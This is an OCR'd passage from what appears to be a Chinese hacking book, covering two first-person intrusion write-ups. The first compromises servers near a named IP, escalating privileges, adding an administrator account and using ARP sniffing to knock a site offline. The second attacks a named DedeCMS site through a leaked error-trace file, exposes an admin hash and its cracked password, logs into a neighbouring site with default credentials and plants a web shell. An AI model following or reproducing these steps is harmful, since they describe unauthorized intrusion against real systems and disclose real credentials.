

图　2-4-22

尼玛 D 盘都可以查看，看来权限还是有利的，试了虚拟终端不能执行，传个 cmd 到 D 盘，执行命令，如图 2-4-23：



图　2-4-23

测试了下，3389 是开着的，如图 2-4-24：



图　2-4-24

Net user 添加用户不成功，不会有狗或者 360 吧，用下 pr，如图 2-4-25，图 2-4-26：



图　2-4-25



图　2-4-26

登录服务器，如图 2-4-27：

图　2-4-27

超出最大连接数，可能管理员在线，晚上我们继续，登录服务器，如图 2-4-28，图 2-4-29：



图　2-4-28

图　2-4-29

这个服务器硬盘还是很大的，试了试 Cain 4.9，还是和以前一样用不了，有个疑问是不是所有的 windows 2003 x64 都用不了这玩意，或者就是防火墙，这个完了自己研究下吧！配置 netfuck 吧！目的是让目标站点打不开，不再散播病毒害人！目标服务器：59.188.87.78，我查看了这个段的服务器到 62 就结束了，不知道怎么回事，而目标服务器是 78，如图 2-4-30：



图　2-4-30

好郁闷，劫持都劫持不了，后来我查了下 59.188.87.1-59.188.87.65 是一个段，59.188.87.65-59.188.87.130 是另一个段，再继续找和 59.188.87.78 段上挨着的机器吧，找到一台，拿 shell，如图 2-4-31：



图　2-4-31

提权成功，如图 2-4-32：



图　2-4-32

已经添加管理员，如图 2-4-33：



图　2-4-33

我们登录服务器，如图 2-4-34：

图　2-4-34

成功登录，如图 2-4-35：



图　2-4-35

这条线上全是 vps，或者虚拟机，算了，将就用吧，嗅探下，如图 2-4-36：



图　2-4-36

慢慢嗅探吧！希望出现奇迹，用这个工具，在实际日站中，一次作用都没起过，目标 ip：59.188.87.78，开始嗅探+ARP，骗子网站已经打不开了，如图 2-4-37：

图　2-4-37

搞这个站，大费周章，攻击了三台服务器才达到入侵目标站点的效果，如图 2-4-38：

图　2-3-38

就到这里了。

（全文完）责任编辑：Rem1x

第三章　CMS 渗透

第 1 节　织梦 DEDECMS 跨站拿数据实例

作者：shooter

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

目标站点：http://pifu.pfb163.com/

查看了下，是 dedecms。于是查看了/data/admin/ver.txt，如图 3-1-1：

图　3-1-1

一般 5.7 以前的版本 mysql_error_trace.inc 这个文件是会存在的，于是 http://pifu.pfb163.com/data/myql_error_trace.inc，如图 3-1-2：



图　3-1-2

果然存在，下载下来打开它，如图 3-1-3，图 3-1-4：



图　3-1-3



图　3-1-4

于是查看下后台，http://pifu.pfb163.com/de_cspf/，如图 3-1-5：



图　3-1-5

解密刚才的密码：admin|f0584f0b6744b2a6bf2a，前-3 后-1 得到 16 位 md5 密码，解密后：admin 密码：shcs_pfb，去登陆，如图 3-1-6：



图　3-1-6

密码错误，看来被改了。这个站用 Acunetix Web Vulnerability Scanner 扫了之后发现 plus 文件夹下有用的文件都被删了，看看旁站吧。椰树 1.8 扫一扫，如图 3-1-7：



图　3-1-7

找了一个站，如图 3-1-8：

图　3-1-8

后台路径是 dede 啊亲，密码是 admin admin 啊亲，人品爆棚了！于是上去装了个 shell，如图 3-1-9：

